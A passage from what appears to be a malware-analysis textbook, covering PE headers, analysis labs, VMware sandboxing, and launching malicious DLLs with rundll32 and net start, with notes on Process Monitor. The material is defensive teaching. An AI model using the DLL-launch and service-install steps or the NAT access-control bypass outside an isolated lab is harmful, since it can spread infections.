The first two parts of the PE header—the `IMAGE_DOS_HEADER` and MS-DOS Stub Program—are historical and offer no information of particular interest to us.

The next section of the PE header, `IMAGE_NT_HEADERS`, shows the NT headers. The signature is always the same and can be ignored.

The `IMAGE_FILE_HEADER` entry, highlighted and displayed in the right panel at ❷, contains basic information about the file. The Time Date Stamp

Table 1-6: Section Information for *PackedProgram.exe* (continued)

Name	Virtual size	Size of raw data
Dijfpds	20000	0000
.sdfuok	34000	3313F
Kijijl	1000	0200

Viewing the Resource Section with Resource Hacker

Now that we're finished looking at the header for the PE file, we can look at some of the sections. The only section we can examine without additional knowledge from later chapters is the resource section. You can use the free Resource Hacker tool found at *http://www.angusj.com/* to browse the `.rsrc` section. When you click through the items in Resource Hacker, you'll see the strings, icons, and menus. The menus displayed are identical to what the program uses. Figure 1-9 shows the Resource Hacker display for the Windows Calculator program, *calc.exe*.




Figure 1-9: The Resource Hacker tool display for calc.exe

The panel on the left shows all resources included in this executable. Each root folder shown in the left pane at ❶ stores a different type of resource. The informative sections for malware analysis include:

- The Icon section lists images shown when the executable is in a file listing.
- The Menu section stores all menus that appear in various windows, such as the File, Edit, and View menus. This section contains the names of all the menus, as well as the text shown for each. The names should give you a good idea of their functionality.
- The Dialog section contains the program's dialog menus. The dialog at ❷ shows what the user will see when running *calc.exe*. If we knew nothing else about *calc.exe*, we could identify it as a calculator program simply by looking at this dialog menu.
- The String Table section stores strings.
- The Version Info section contains a version number and often the company name and a copyright statement.

The `.rsrc` section shown in Figure 1-9 is typical of Windows applications and can include whatever a programmer requires.

NOTE *Malware, and occasionally legitimate software, often store an embedded program or driver here and, before the program runs, they extract the embedded executable or driver. Resource Hacker lets you extract these files for individual analysis.*

Using Other PE File Tools

Many other tools are available for browsing a PE header. Two of the most useful tools are PEBrowse Professional and PE Explorer.

PEBrowse Professional (*http://www.smidgeonsoft.prohosting.com/pebrowse-pro-file-viewer.html*) is similar to PEview. It allows you to look at the bytes from each section and shows the parsed data. PEBrowse Professional does the better job of presenting information from the resource (`.rsrc`) section.

PE Explorer (*http://www.heaventools.com/*) has a rich GUI that allows you to navigate through the various parts of the PE file. You can edit certain parts of the PE file, and its included resource editor is great for browsing and editing the file's resources. The tool's main drawback is that it is not free.

PE Header Summary

The PE header contains useful information for the malware analyst, and we will continue to examine it in subsequent chapters. Table 1-7 reviews the key information that can be obtained from a PE header.

Table 1-7: Information in the PE Header

Field	Information revealed
Imports	Functions from other libraries that are used by the malware
Exports	Functions in the malware that are meant to be called by other programs or libraries
Time Date Stamp	Time when the program was compiled
Sections	Names of sections in the file and their sizes on disk and in memory
Subsystem	Indicates whether the program is a command-line or GUI application
Resources	Strings, icons, menus, and other information included in the file

Conclusion

Using a suite of relatively simple tools, we can perform static analysis on malware to gain a certain amount of insight into its function. But static analysis is typically only the first step, and further analysis is usually necessary. The next step is setting up a safe environment so you can run the malware and perform basic dynamic analysis, as you'll see in the next two chapters.

LABS

The purpose of the labs is to give you an opportunity to practice the skills taught in the chapter. In order to simulate realistic malware analysis you will be given little or no information about the program you are analyzing. Like all of the labs throughout this book, the basic static analysis lab files have been given generic names to simulate unknown malware, which typically use meaningless or misleading names.

Each of the labs consists of a malicious file, a few questions, short answers to the questions, and a detailed analysis of the malware. The solutions to the labs are included in Appendix C.

The labs include two sections of answers. The first section consists of short answers, which should be used if you did the lab yourself and just want to check your work. The second section includes detailed explanations for you to follow along with our solution and learn how we found the answers to the questions posed in each lab.

Lab 1-1

This lab uses the files *Lab01-01.exe* and *Lab01-01.dll*. Use the tools and techniques described in the chapter to gain information about the files and answer the questions below.

Questions

1. Upload the files to *http://www.VirusTotal.com/* and view the reports. Does either file match any existing antivirus signatures?
2. When were these files compiled?
3. Are there any indications that either of these files is packed or obfuscated? If so, what are these indicators?
4. Do any imports hint at what this malware does? If so, which imports are they?
5. Are there any other files or host-based indicators that you could look for on infected systems?
6. What network-based indicators could be used to find this malware on infected machines?
7. What would you guess is the purpose of these files?

Lab 1-2

Analyze the file *Lab01-02.exe*.

Questions

1. Upload the *Lab01-02.exe* file to *http://www.VirusTotal.com/*. Does it match any existing antivirus definitions?
2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.
3. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?
4. What host- or network-based indicators could be used to identify this malware on infected machines?

Lab 1-3

Analyze the file *Lab01-03.exe*.

Questions

1. Upload the *Lab01-03.exe* file to *http://www.VirusTotal.com/*. Does it match any existing antivirus definitions?
2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.
3. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?
4. What host- or network-based indicators could be used to identify this malware on infected machines?

Lab 1-4

Analyze the file *Lab01-04.exe*.

Questions

1. Upload the *Lab01-04.exe* file to *http://www.VirusTotal.com/*. Does it match any existing antivirus definitions?
2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.
3. When was this program compiled?
4. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?
5. What host- or network-based indicators could be used to identify this malware on infected machines?
6. This file has one resource in the resource section. Use Resource Hacker to examine that resource, and then use it to extract the resource. What can you learn from the resource?

2

MALWARE ANALYSIS IN VIRTUAL MACHINES

Before you can run malware to perform dynamic analysis, you must set up a safe environment. Fresh malware can be full of surprises, and if you run it on a production machine, it can quickly spread to other machines on the network and be very difficult to remove. A safe environment will allow you to investigate the malware without exposing your machine or other machines on the network to unexpected and unnecessary risk.

You can use dedicated physical or virtual machines to study malware safely. Malware can be analyzed using individual physical machines on *air-gapped networks*. These are isolated networks with machines that are disconnected from the Internet or any other networks to prevent the malware from spreading.

Air-gapped networks allow you to run malware in a real environment without putting other computers at risk. One disadvantage of this test scenario, however, is the lack of an Internet connection. Many pieces of malware depend on a live Internet connection for updates, command and control, and other features.

Another disadvantage to analyzing malware on physical rather than virtual machines is that malware can be difficult to remove. To avoid problems, most people who test malware on physical machines use a tool such as Norton Ghost to manage backup images of their operating systems (OSs), which they restore on their machines after they've completed their analysis.

The main advantage to using physical machines for malware analysis is that malware can sometimes execute differently on virtual machines. As you're analyzing malware on a virtual machine, some malware can detect that it's being run in a virtual machine, and it will behave differently to thwart analysis.

Because of the risks and disadvantages that come with using physical machines to analyze malware, virtual machines are most commonly used for dynamic analysis. In this chapter, we'll focus on using virtual machines for malware analysis.

The Structure of a Virtual Machine

Virtual machines are like a computer inside a computer, as illustrated in Figure 2-1. A guest OS is installed within the host OS on a virtual machine, and the OS running in the virtual machine is kept isolated from the host OS. Malware running on a virtual machine cannot harm the host OS. And if the malware damages the virtual machine, you can simply reinstall the OS in the virtual machine or return the virtual machine to a clean state.




Figure 2-1: Traditional applications run as shown in the left column. The guest OS is contained entirely within the virtual machine, and the virtual applications are contained within the guest OS.

VMware offers a popular series of desktop virtualization products that can be used for analyzing malware on virtual machines. VMware Player is free and can be used to create and run virtual machines, but it lacks some features necessary for effective malware analysis. VMware Workstation costs a little under $200 and is generally the better choice for malware analysis. It

includes features such as snapshotting, which allows you to save the current state of a virtual machine, and the ability to clone or copy an existing virtual machine.

There are many alternatives to VMware, such as Parallels, Microsoft Virtual PC, Microsoft Hyper-V, and Xen. These vary in host and guest OS support and features. This book will focus on using VMware for virtualization, but if you prefer another virtualization tool, you should still find this discussion relevant.

Creating Your Malware Analysis Machine

Of course, before you can use a virtual machine for malware analysis, you need to create one. This book is not specifically about virtualization, so we won't walk you through all of the details. When presented with options, your best bet, unless you know that you have different requirements, is to choose the default hardware configurations. Choose the hard drive size based on your needs.

VMware uses disk space intelligently and will resize its virtual disk dynamically based on your need for storage. For example, if you create a 20GB hard drive but store only 4GB of data on it, VMware will shrink the size of the virtual hard drive accordingly. A virtual drive size of 20GB is typically a good beginning. That amount should be enough to store the guest OS and any tools that you might need for malware analysis. VMware will make a lot of choices for you and, in most cases, these choices will do the job.

Next, you'll install your OS and applications. Most malware and malware analysis tools run on Windows, so you will likely install Windows as your virtual OS. As of this writing, Windows XP is still the most popular OS (surprisingly) and the target for most malware. We'll focus our explorations on Windows XP.

After you've installed the OS, you can install any required applications. You can always install applications later, but it is usually easier if you set up everything at once. Appendix B has a list of useful applications for malware analysis.

Next, you'll install VMware Tools. From the VMware menu, select **VM ▸ Install VMware Tools** to begin the installation. VMware Tools improves the user experience by making the mouse and keyboard more responsive. It also allows access to shared folders, drag-and-drop file transfer, and various other useful features we'll discuss in this chapter.

After you've installed VMware, it's time for some configuration.

Configuring VMware

Most malware includes network functionality. For example, a worm will perform network attacks against other machines in an effort to spread itself. But you would not want to allow a worm access to your own network, because it could to spread to other computers.

Using Your Malware Analysis Machine

To exercise the functionality of your subject malware as much as possible, you must simulate all network services on which the malware relies. For example, malware commonly connects to an HTTP server to download additional malware. To observe this activity, you'll need to give the malware access to a Domain Name System (DNS) server to resolve the server's IP address, as well as an HTTP server to respond to requests. With the custom network configuration just described, the machine providing services should be running the services required for the malware to communicate. (We'll discuss a variety of tools useful for simulating network services in the next chapter.)

Connecting Malware to the Internet

Sometimes you'll want to connect your malware-running machine to the Internet to provide a more realistic analysis environment, despite the obvious risks. The biggest risk, of course, is that your computer will perform malicious activity, such as spreading malware to additional hosts, becoming a node in a distributed denial-of-service attack, or simply spamming. Another risk is that the malware writer could notice that you are connecting to the malware server and trying to analyze the malware.

You should never connect malware to the Internet without first performing some analysis to determine what the malware might do when connected. Then connect only if you are comfortable with the risks.

The most common way to connect a virtual machine to the Internet using VMware is with a *bridged network adapter*, which allows the virtual machine to be connected to the same network interface as the physical machine. Another way to connect malware running on a virtual machine to the Internet is to use VMware's Network Address Translation (NAT) mode.

NAT mode shares the host's IP connection to the Internet. The host acts like a router and translates all requests from the virtual machine so that they come from the host's IP address. This mode is useful when the host is connected to the network, but the network configuration makes it difficult, if not impossible, to connect the virtual machine's adapter to the same network.

For example, if the host is using a wireless adapter, NAT mode can be easily used to connect the virtual machine to the network, even if the wireless network has Wi-Fi Protected Access (WPA) or Wired Equivalent Privacy (WEP) enabled. Or, if the host adapter is connected to a network that allows only certain network adapters to connect, NAT mode allows the virtual machine to connect through the host, thereby avoiding the network's access control settings.

Connecting and Disconnecting Peripheral Devices

Peripheral devices, such as CD-ROMs and external USB storage drives, pose a particular problem for virtual machines. Most devices can be connected either to the physical machine or the virtual machine, but not both.

The VMware interface allows you to connect and disconnect external devices to virtual machines. If you connect a USB device to a machine while the virtual machine window is active, VMware will connect the USB device to the guest and not the host, which may be undesirable, considering the growing popularity of worms that spread via USB storage devices. To modify this setting, choose **VM ▸ Settings ▸ USB Controller** and uncheck the **Automatically connect new USB devices** checkbox to prevent USB devices from being connected to the virtual machine.

Taking Snapshots

Taking *snapshots* is a concept unique to virtual machines. VMware's virtual machine snapshots allow you save a computer's current state and return to that point later, similar to a Windows restore point.

The timeline in Figure 2-5 illustrates how taking snapshots works. At 8:00 you take a snapshot of the computer. Shortly after that, you run the malware sample. At 10:00, you revert to the snapshot. The OS, software, and other components of the machine return to the same state they were in at 8:00, and everything that occurred between 8:00 and 10:00 is erased as though it never happened. As you can see, taking snapshots is an extremely powerful tool. It's like a built-in undo feature that saves you the hassle of needing to reinstall your OS.




Figure 2-5: Snapshot timeline

After you've installed your OS and malware analysis tools, and you have configured the network, take a snapshot. Use that snapshot as your base, clean-slate snapshot. Next, run your malware, complete your analysis, and then save your data and revert to the base snapshot, so that you can do it all over again.

But what if you're in the middle of analyzing malware and you want to do something different with your virtual machine without erasing *all* of your progress? VMware's Snapshot Manager allows you to return to any snapshot at any time, no matter which additional snapshots have been taken since then or what has happened to the machine. In addition, you can branch your snapshots so that they follow different paths. Take a look at the following example workflow:

1. While analyzing malware sample 1, you get frustrated and want to try another sample.
2. You take a snapshot of the malware analysis of sample 1.
3. You return to the base image.

4. You begin to analyze malware sample 2.
5. You take a snapshot to take a break.

When you return to your virtual machine, you can access either snapshot at any time, as shown in Figure 2-6. The two machine states are completely independent, and you can save as many snapshots as you have disk space.




Figure 2-6: VMware Snapshot Manager

Transferring Files from a Virtual Machine

One drawback of using snapshots is that any work undertaken on the virtual machine is lost when you revert to an earlier snapshot. You can, however, save your work before loading the earlier snapshot by transferring any files that you want to keep to the host OS using VMware's drag-and-drop feature. As long as VMware Tools is installed in the guest OS and both systems are running Windows, you should be able to drag and drop a file directly from the guest OS to the host OS. This is the simplest and easiest way to transfer files.

Another way to transfer your data is with VMware's shared folders. A *shared folder* is accessible from both the host and the guest OS, similar to a shared Windows folder.

The Risks of Using VMware for Malware Analysis

Some malware can detect when it is running within a virtual machine, and many techniques have been published to detect just such a situation. VMware does not consider this a vulnerability and does not take explicit steps to avoid

detection, but some malware will execute differently when running on a virtual machine to make life difficult for malware analysts. (Chapter 17 discusses such anti-VMware techniques in more detail.)

And, like all software, VMware occasionally has vulnerabilities. These can be exploited, causing the host OS to crash, or even used to run code on the host OS. Although only few public tools or well-documented ways exist to exploit VMware, vulnerabilities have been found in the shared folders feature, and tools have been released to exploit the drag-and-drop functionality. Make sure that you keep your VMware version fully patched.

And, of course, even after you take all possible precautions, some risk is always present when you're analyzing malware. Whatever you do, and even if you are running your analysis in a virtual machine, you should avoid performing malware analysis on any critical or sensitive machine.

Record/Replay: Running Your Computer in Reverse

One of VMware's more interesting features is record/replay. This feature in VMware Workstation records everything that happens so that you can replay the recording at a later time. The recording offers 100 percent fidelity; every instruction that executed during the original recording is executed during a replay. Even if the recording includes a one-in-a-million race condition that you can't replicate, it will be included in the replay.

VMware also has a movie-capture feature that records only the video output, but record/replay actually executes the CPU instructions of the OS and programs. And, unlike a movie, you can interrupt the execution at any point to interact with the computer and make changes in the virtual machine. For example, if you make a mistake in a program that lacks an undo feature, you can restore your virtual machine to the point prior to that mistake to do something different.

As we introduce more tools throughout this book, we'll examine many more powerful ways to use record/replay. We'll return to this feature in Chapter 8.

Conclusion

Running and analyzing malware using VMware and virtual machines involves the following steps:

1. Start with a clean snapshot with no malware running on it.
2. Transfer the malware to the virtual machine.
3. Conduct your analysis on the virtual machine.
4. Take your notes, screenshots, and data from the virtual machine and transfer it to the physical machine.
5. Revert the virtual machine to the clean snapshot.

3

BASIC DYNAMIC ANALYSIS

Dynamic analysis is any examination performed after executing malware. Dynamic analysis techniques are the second step in the malware analysis process. Dynamic analysis is typically performed after basic static analysis has reached a dead end, whether due to obfuscation, packing, or the analyst having exhausted the available static analysis techniques. It can involve monitoring malware as it runs or examining the system after the malware has executed.

Unlike static analysis, dynamic analysis lets you observe the malware's true functionality, because, for example, the existence of an action string in a binary does not mean the action will actually execute. Dynamic analysis is also an efficient way to identify malware functionality. For example, if your malware is a keylogger, dynamic analysis can allow you to locate the keylogger's log file on the system, discover the kinds of records it keeps, decipher where it sends its information, and so on. This kind of insight would be more difficult to gain using only basic static techniques.

Although dynamic analysis techniques are extremely powerful, they should be performed only after basic static analysis has been completed, because dynamic analysis can put your network and system at risk. Dynamic techniques do have their limitations, because not all code paths may execute when a piece of malware is run. For example, in the case of command-line malware that requires arguments, each argument could execute different program functionality, and without knowing the options you wouldn't be able to dynamically examine all of the program's functionality. Your best bet will be to use advanced dynamic or static techniques to figure out how to force the malware to execute all of its functionality. This chapter describes the basic dynamic analysis techniques.

Sandboxes: The Quick-and-Dirty Approach

Several all-in-one software products can be used to perform basic dynamic analysis, and the most popular ones use sandbox technology. A *sandbox* is a security mechanism for running untrusted programs in a safe environment without fear of harming "real" systems. Sandboxes comprise virtualized environments that often simulate network services in some fashion to ensure that the software or malware being tested will function normally.

Using a Malware Sandbox

Many malware sandboxes—such as Norman SandBox, GFI Sandbox, Anubis, Joe Sandbox, ThreatExpert, BitBlaze, and Comodo Instant Malware Analysis—will analyze malware for free. Currently, Norman SandBox and GFI Sandbox (formerly CWSandbox) are the most popular among computer-security professionals.

These sandboxes provide easy-to-understand output and are great for initial triage, as long as you are willing to submit your malware to the sandbox websites. Even though the sandboxes are automated, you might choose not to submit malware that contains company information to a public website.

NOTE *You can purchase sandbox tools for in-house use, but they are extremely expensive. Instead, you can discover everything that these sandboxes can find using the basic techniques discussed in this chapter. Of course, if you have a lot of malware to analyze, it might be worth purchasing a sandbox software package that can be configured to process malware quickly.*

Most sandboxes work similarly, so we'll focus on one example, GFI Sandbox. Figure 3-1 shows the table of contents for a PDF report generated by running a file through GFI Sandbox's automated analysis. The malware report includes a variety of details on the malware, such as the network activity it performs, the files it creates, the results of scanning with VirusTotal, and so on.



GFI SandBox Analysis # 2307
Sample: win32XYZ.exe (56476e02c29e5dbb9286b5f7b9e708f5)

Table of Contents

Figure 3-1: GFI Sandbox sample results for win32XYZ.exe

Reports generated by GFI Sandbox vary in the number of sections they contain, based on what the analysis finds. The GFI Sandbox report has six sections in Figure 3-1, as follows:

- The Analysis Summary section lists static analysis information and a high-level overview of the dynamic analysis results.
- The File Activity section lists files that are opened, created, or deleted for each process impacted by the malware.
- The Created Mutexes section lists mutexes created by the malware.
- The Registry Activity section lists changes to the registry.
- The Network Activity section includes network activity spawned by the malware, including setting up a listening port or performing a DNS request.
- The VirusTotal Results section lists the results of a VirusTotal scan of the malware.

Sandbox Drawbacks

Malware sandboxes do have a few major drawbacks. For example, the sandbox simply runs the executable, without command-line options. If the malware executable requires command-line options, it will not execute any code that runs only when an option is provided. In addition, if your subject malware is waiting for a command-and-control packet to be returned before launching a backdoor, the backdoor will not be launched in the sandbox.

The sandbox also may not record all events, because neither you nor the sandbox may wait long enough. For example, if the malware is set to sleep for a day before it performs malicious activity, you may miss that event. (Most sandboxes hook the `Sleep` function and set it to sleep only briefly, but there is more than one way to sleep, and the sandboxes cannot account for all of these.)

Other potential drawbacks include the following:

- Malware often detects when it is running in a virtual machine, and if a virtual machine is detected, the malware might stop running or behave differently. Not all sandboxes take this issue into account.
- Some malware requires the presence of certain registry keys or files on the system that might not be found in the sandbox. These might be required to contain legitimate data, such as commands or encryption keys.
- If the malware is a DLL, certain exported functions will not be invoked properly, because a DLL will not run as easily as an executable.
- The sandbox environment OS may not be correct for the malware. For example, the malware might crash on Windows XP but run correctly in Windows 7.
- A sandbox cannot tell you what the malware does. It may report basic functionality, but it cannot tell you that the malware is a custom Security Accounts Manager (SAM) hash dump utility or an encrypted keylogging backdoor, for example. Those are conclusions that you must draw on your own.

Running Malware

Basic dynamic analysis techniques will be rendered useless if you can't get the malware running. Here we focus on running the majority of malware you will encounter (EXEs and DLLs). Although you'll usually find it simple enough to run executable malware by double-clicking the executable or running the file from the command line, it can be tricky to launch malicious DLLs because Windows doesn't know how to run them automatically. (We'll discuss DLL internals in depth in Chapter 7.)

Let's take a look at how you can launch DLLs to be successful in performing dynamic analysis.

The program *rundll32.exe* is included with all modern versions of Windows. It provides a container for running a DLL using this syntax:

```
C:\>rundll32.exe DLLname, Export arguments
```

The *Export* value must be a function name or ordinal selected from the exported function table in the DLL. As you learned in Chapter 1, you can use a tool such as PEview or PE Explorer to view the Export table. For example, the file *rip.dll* has the following exports:

```
Install
Uninstall
```

`Install` appears to be a likely way to launch *rip.dll*, so let's launch the malware as follows:

```
C:\>rundll32.exe rip.dll, Install
```

Malware can also have functions that are exported by ordinal—that is, as an exported function with only an ordinal number, which we discussed in depth in Chapter 1. In this case, you can still call those functions with *rundll32.exe* using the following command, where `5` is the ordinal number that you want to call, prepended with the `#` character:

```
C:\>rundll32.exe xyzzy.dll, #5
```

Because malicious DLLs frequently run most of their code in `DLLMain` (called from the DLL entry point), and because `DLLMain` is executed whenever the DLL is loaded, you can often get information dynamically by forcing the DLL to load using *rundll32.exe*. Alternatively, you can even turn a DLL into an executable by modifying the PE header and changing its extension to force Windows to load the DLL as it would an executable.

To modify the PE header, wipe the `IMAGE_FILE_DLL` (0x2000) flag from the Characteristics field in the `IMAGE_FILE_HEADER`. While this change won't run any imported functions, it will run the `DLLMain` method, and it may cause the malware to crash or terminate unexpectedly. However, as long as your changes cause the malware to execute its malicious payload, and you can collect information for your analysis, the rest doesn't matter.

DLL malware may also need to be installed as a service, sometimes with a convenient export such as `InstallService`, as listed in *ipr32x.dll*:

```
C:\>rundll32 ipr32x.dll,InstallService ServiceName
C:\>net start ServiceName
```

The *`ServiceName`* argument must be provided to the malware so it can be installed and run. The `net start` command is used to start a service on a Windows system.

NOTE *When you see a `ServiceMain` function without a convenient exported function such as `Install` or `InstallService`, you may need to install the service manually. You can do this by using the Windows `sc` command or by modifying the registry for an unused service, and then using `net start` on that service. The service entries are located in the registry at `HKLM\SYSTEM\CurrentControlSet\Services`.*

Monitoring with Process Monitor

Process Monitor, or procmon, is an advanced monitoring tool for Windows that provides a way to monitor certain registry, file system, network, process, and thread activity. It combines and enhances the functionality of two legacy tools: FileMon and RegMon.

Although procmon captures a lot of data, it doesn't capture everything. For example, it can miss the device driver activity of a user-mode component talking to a rootkit via device I/O controls, as well as certain GUI calls, such as `SetWindowsHookEx`. Although procmon can be a useful tool, it usually should not be used for logging network activity, because it does not work consistently across Microsoft Windows versions.

WARNING *Throughout this chapter, we will use tools to test malware dynamically. When you test malware, be sure to protect your computers and networks by using a virtual machine, as discussed in the previous chapter.*

Procmon monitors all system calls it can gather as soon as it is run. Because many system calls exist on a Windows machine (sometimes more than 50,000 events a minute), it's usually impossible to look through them all. As a result, because procmon uses RAM to log events until it is told to stop capturing, it can crash a virtual machine using all available memory. To avoid this, run procmon for limited periods of time. To stop procmon from capturing events, choose **File ▸ Capture Events**. Before using procmon for analysis, first clear all currently captured events to remove irrelevant data by choosing **Edit ▸ Clear Display**. Next, run the subject malware with capture turned on. After a few minutes, you can discontinue event capture.

The Procmon Display

Procmon displays configurable columns containing information about individual events, including the event's sequence number, timestamp, name of the process causing the event, event operation, path used by the event, and result of the event. This detailed information can be too long to fit on the screen, or it can be otherwise difficult to read. If you find either to be the case, you can view the full details of a particular event by double-clicking its row.

Figure 3-2 shows a collection of procmon events that occurred on a machine running a piece of malware named *mm32.exe*. Reading the Operation column will quickly tell you which operations *mm32.exe* performed on this system, including registry and file system accesses. One entry of note is the creation of a file *C:\Documents and Settings\All Users\Application Data\mw2mmgr.txt* at sequence number 212 using `CreateFile`. The word *SUCCESS* in the Result column tells you that this operation was successful.

Seq.	Time ...	Process Name	Operation	Path	Result	Detail
200	1:55:31	mm32.exe	CloseFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	
201	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 11,776, Length: 1,024, I/O Flag
202	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 12,800, Length: 32,768, I/O Fla
203	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 1,024, Length: 9,216, I/O Flags
204	1:55:31	mm32.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Exec	NAME NOT ...	Desired Access: Read
205	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 45,568, Length: 25,088, I/O Fla
206	1:55:31	mm32.exe	QueryOpen	Z:\Malware\imagehlp.dll	NAME NOT ...	
207	1:55:31	mm32.exe	QueryOpen	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	CreationTime: 2/28/2006 8:00:00 AM,
208	1:55:31	mm32.exe	CreateFile	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	Desired Access: Execute/Traverse, S
209	1:55:31	mm32.exe	CloseFile	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	
210	1:55:31	mm32.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Exec	NAME NOT ...	Desired Access: Read
211	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 10,240, Length: 1,536, I/O Flag
212	1:55:31	mm32.exe	CreateFile	C:\Documents and Settings\All Users\Application Data\mw2mmgr.txt	SUCCESS	Desired Access: Generic Write, Read
213	1:55:31	mm32.exe	ReadFile	C:\$Directory	SUCCESS	Offset: 12,288, Length: 4,096, I/O Flag
214	1:55:31	mm32.exe	CreateFile	Z:\Malware\mm32.exe	SUCCESS	Desired Access: Generic Read, Disp
215	1:55:31	mm32.exe	ReadFile	Z:\Malware\mm32.exe	SUCCESS	Offset: 0, Length: 64

Figure 3-2: Procmon mm32.exe *example*

Filtering in Procmon

It's not always easy to find information in procmon when you are looking through thousands of events, one by one. That's where procmon's filtering capability is key.

Viewing Processes with Process Explorer

The Process Explorer, free from Microsoft, is an extremely powerful task manager that should be running when you are performing dynamic analysis. It can provide valuable insight into the processes currently running on a system.

You can use Process Explorer to list active processes, DLLs loaded by a process, various process properties, and overall system information. You can also use it to kill a process, log out users, and launch and validate processes.

The Process Explorer Display

Process Explorer monitors the processes running on a system and shows them in a tree structure that displays child and parent relationships. For example, in Figure 3-5 you can see that *services.exe* is a child process of *winlogon.exe*, as indicated by the left curly bracket.

